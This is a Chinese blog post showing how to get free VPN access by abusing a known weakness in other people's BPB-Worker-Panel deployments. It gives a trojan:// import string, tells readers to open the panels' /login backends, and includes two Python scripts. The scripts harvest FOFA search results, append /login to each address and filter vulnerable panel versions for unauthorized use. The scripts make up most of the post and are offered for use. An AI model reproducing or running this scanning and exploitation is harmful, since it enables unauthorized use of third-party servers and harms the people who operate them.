

批量获取免费的VPN节点,用不完真用不完….. BPB-Worker-Panel 面板BUG利用!!

11月27日 22:08更新
关注6.2W+2332
这个免费的代理节点主要是来自BPB-Worker-Panel 面板的漏洞利用,其实这个漏洞早就被爆出,但是开发者一直不在意,放任不管不修复,那大家就一起来欢乐吧…….. 纯属娱乐,也建议用户在其没有修复漏洞前不要再安装BPB-Worker-Panel 面板!

1、下载V2ray 客户端:【 GitHub 开源项目】
2、在V2ray 导入下方的代码:
trojan://bpb-trojan@www.vpslook.com:443?security=tls&sni=这里填域名&alpn=h3&fp=randomized&allowlnsecure=1&type=ws&host=这里填域名&path=%2Ftr%3Fed%3D2560#BPB
3、批量免费获取BPB面板的后台地址:
【点击获取】443端口
【点击获取】80端口
打开后获取到大量的BPB-Worker-Panel 面板地址,只需在连接后面加上/login,就可以看到BBP面板的后台,如果版本号是2.5.3 以上就可以直接免费导入使用!
4、然后把获得的地址填写到V2ray客户端里,如下所示:

上面这些步骤已经完全足够新手使用!你只需动动鼠标就能搞定!
【高阶篇】
如果你想进行批量获取的话,那么零度给大家手搓了一个脚本,需要的自行食用
1,需要安装下Python,没有安装的可以前往【python官网】进行下载安装,推荐python3.10.3 版本
2,安装下 Python 依赖库
pip install requests beautifulsoup4pip install selenium
如果提示找不到package,那是因为你的python比较低,可以通过下面的安装命令解决
pip install selenium requests beautifulsoup4 packaging
3,把下面的代码另存为一个vpn.py
import requestsfrom bs4 import BeautifulSoupfrom packaging import version # 用于比较版本号# FOFA 查询页面 URLFOFA_URL = "https://fofa.info/result?qbase64=aWNvbl9oYXNoPSItMTM1NDAyNzMxOSIgJiYgYXNuPSIxMzMzNSIgJiYgcG9ydD0iNDQzIg%3D%3D"# 文件名定义OUTPUT_FILE_1 = "1.txt"OUTPUT_FILE_2 = "2.txt"OUTPUT_FILE_OK = "OK.txt"def get_fofa_results(): """抓取 FOFA 页面并提取结果地址""" print("正在抓取 FOFA 页面...") response = requests.get(FOFA_URL) if response.status_code != 200: print(f"无法访问 FOFA 页面,状态码:{response.status_code}") return [] # 使用 BeautifulSoup 解析 HTML 内容 soup = BeautifulSoup(response.text, 'html.parser') results = [] # 查找所有结果链接 for link in soup.find_all('a', href=True): url = link['href'] if url.startswith("https://"): # 提取 https 开头的链接 results.append(url) print(f"提取到 {len(results)} 个地址") return resultsdef append_login_to_urls(input_file, output_file): """将地址加上 /login 并保存到新文件""" print(f"正在处理 {input_file},将地址加上 /login 并保存到 {output_file}...") with open(input_file, "r", encoding="utf-8") as infile, open(output_file, "w", encoding="utf-8") as outfile: for line in infile: url = line.strip() + "/login" outfile.write(url + "\n") print(f"已完成地址追加,结果保存到 {output_file}")def check_bpb_version(input_file, output_file): """访问地址并检查 BPB Panel 的版本号""" print(f"正在验证 {input_file} 中的地址...") headers = { "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36" } min_version = version.parse("2.5.3") # 最低版本号 with open(input_file, "r", encoding="utf-8") as infile, open(output_file, "w", encoding="utf-8") as outfile: for line in infile: url = line.strip() try: response = requests.get(url, headers=headers, timeout=10) if response.status_code == 200 and "BPB Panel" in response.text: # 提取版本号 raw_version = extract_version(response.text) if raw_version: parsed_version = version.parse(raw_version) if parsed_version > min_version: print(f"[匹配] {url} (版本号: {parsed_version})") outfile.write(url + "\n") except Exception as e: print(f"[错误] 无法访问 {url},错误:{e}") print(f"验证完成,符合条件的地址保存到 {output_file}")def extract_version(html): """从 HTML 内容中提取 BPB Panel 的版本号""" if "BPB Panel" in html: start_index = html.find("BPB Panel") # 提取版本号(假设版本号以 2 开头) version_start = html.find("2", start_index) version_end = version_start while version_end < len(html) and (html[version_end].isdigit() or html[version_end] == "."): version_end += 1 return html[version_start:version_end] return Nonedef main(): # 第一步:抓取 FOFA 页面结果并保存到 1.txt urls = get_fofa_results() with open(OUTPUT_FILE_1, "w", encoding="utf-8") as f: for url in urls: f.write(url + "\n") print(f"FOFA 页面结果已保存到 {OUTPUT_FILE_1}") # 第二步:将 1.txt 地址加上 /login 并保存到 2.txt append_login_to_urls(OUTPUT_FILE_1, OUTPUT_FILE_2) # 第三步:验证 2.txt 中的地址,符合条件的保存到 OK.txt check_bpb_version(OUTPUT_FILE_2, OUTPUT_FILE_OK)if __name__ == "__main__": main() 最后在终端下执行命令:
python vpn.py
就可以在脚本的所在目录会生成结果OK.txt 里面就是我们需要的地址!
注意:默认我只获取了第一个页面,因为如果批量获取分页的话,会引起网站防火墙的拦截。会被屏蔽,所以如果你出现获取的结果是空的话,那么就是你的IP被拦截了,自行代理访问再获取!
如果你需要获取分页结果,可以使用下面的脚本:
from selenium import webdriverfrom selenium.webdriver.common.by import Byimport timefrom packaging import versionimport requestsfrom bs4 import BeautifulSoup# FOFA 查询页面基础 URLBASE_URL = "https://fofa.info/result?qbase64=aWNvbl9oYXNoPSItMTM1NDAyNzMxOSIgJiYgYXNuPSIxMzMzNSIgJiYgcG9ydD0iNDQzIg%3D%3D"# 文件名定义OUTPUT_FILE_1 = "1.txt"OUTPUT_FILE_2 = "2.txt"OUTPUT_FILE_OK = "OK.txt"def init_browser(): """初始化 Selenium 浏览器""" options = webdriver.ChromeOptions() options.add_argument("--headless") # 无头模式 options.add_argument("--disable-gpu") options.add_argument("--no-sandbox") options.add_argument("--disable-dev-shm-usage") driver = webdriver.Chrome(options=options) return driverdef get_fofa_results(start_page, end_page): """使用 Selenium 抓取 FOFA 页面并提取结果地址""" print(f"正在抓取 FOFA 页面,从第 {start_page} 页到第 {end_page} 页...") results = [] driver = init_browser() for page in range(start_page, end_page + 1): print(f"正在抓取第 {page} 页...") driver.get(f"{BASE_URL}&page={page}") time.sleep(3) # 等待页面加载 # 查找页面中结果的链接(通过具体的 class 筛选结果链接) elements = driver.find_elements(By.CSS_SELECTOR, "a[href^='https://']") for elem in elements: url = elem.get_attribute("href") if url not in results: results.append(url) driver.quit() print(f"总共提取到 {len(results)} 个地址") return resultsdef append_login_to_urls(input_file, output_file): """将地址加上 /login 并保存到新文件""" print(f"正在处理 {input_file},将地址加上 /login 并保存到 {output_file}...") with open(input_file, "r", encoding="utf-8") as infile, open(output_file, "w", encoding="utf-8") as outfile: for line in infile: url = line.strip() + "/login" outfile.write(url + "\n") print(f"已完成地址追加,结果保存到 {output_file}")def check_bpb_version(input_file, output_file): """访问地址并检查 BPB Panel 的版本号""" print(f"正在验证 {input_file} 中的地址...") headers = { "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36" } min_version = version.parse("2.5.3") # 最低版本号 with open(input_file, "r", encoding="utf-8") as infile, open(output_file, "w", encoding="utf-8") as outfile: for line in infile: url = line.strip() try: response = requests.get(url, headers=headers, timeout=10) if response.status_code == 200 and "BPB Panel" in response.text: # 提取版本号 raw_version = extract_version(response.text) if raw_version: parsed_version = version.parse(raw_version) if parsed_version > min_version: print(f"[匹配] {url} (版本号: {parsed_version})") outfile.write(url + "\n") except Exception as e: print(f"[错误] 无法访问 {url},错误:{e}") print(f"验证完成,符合条件的地址保存到 {output_file}")def extract_version(html): """从 HTML 内容中提取 BPB Panel 的版本号""" if "BPB Panel" in html: start_index = html.find("BPB Panel") # 提取版本号(假设版本号以 2 开头) version_start = html.find("2", start_index) version_end = version_start while version_end < len(html) and (html[version_end].isdigit() or html[version_end] == "."): version_end += 1 return html[version_start:version_end] return Nonedef main(): # 配置分页范围 start_page = 1 # 起始页码 end_page = 5 # 结束页码 # 第一步:抓取 FOFA 页面结果并保存到 1.txt urls = get_fofa_results(start_page, end_page) with open(OUTPUT_FILE_1, "w", encoding="utf-8") as f: for url in urls: f.write(url + "\n") print(f"FOFA 页面结果已保存到 {OUTPUT_FILE_1}") # 第二步:将 1.txt 地址加上 /login 并保存到 2.txt append_login_to_urls(OUTPUT_FILE_1, OUTPUT_FILE_2) # 第三步:验证 2.txt 中的地址,符合条件的保存到 OK.txt check_bpb_version(OUTPUT_FILE_2, OUTPUT_FILE_OK)if __name__ == "__main__": main() 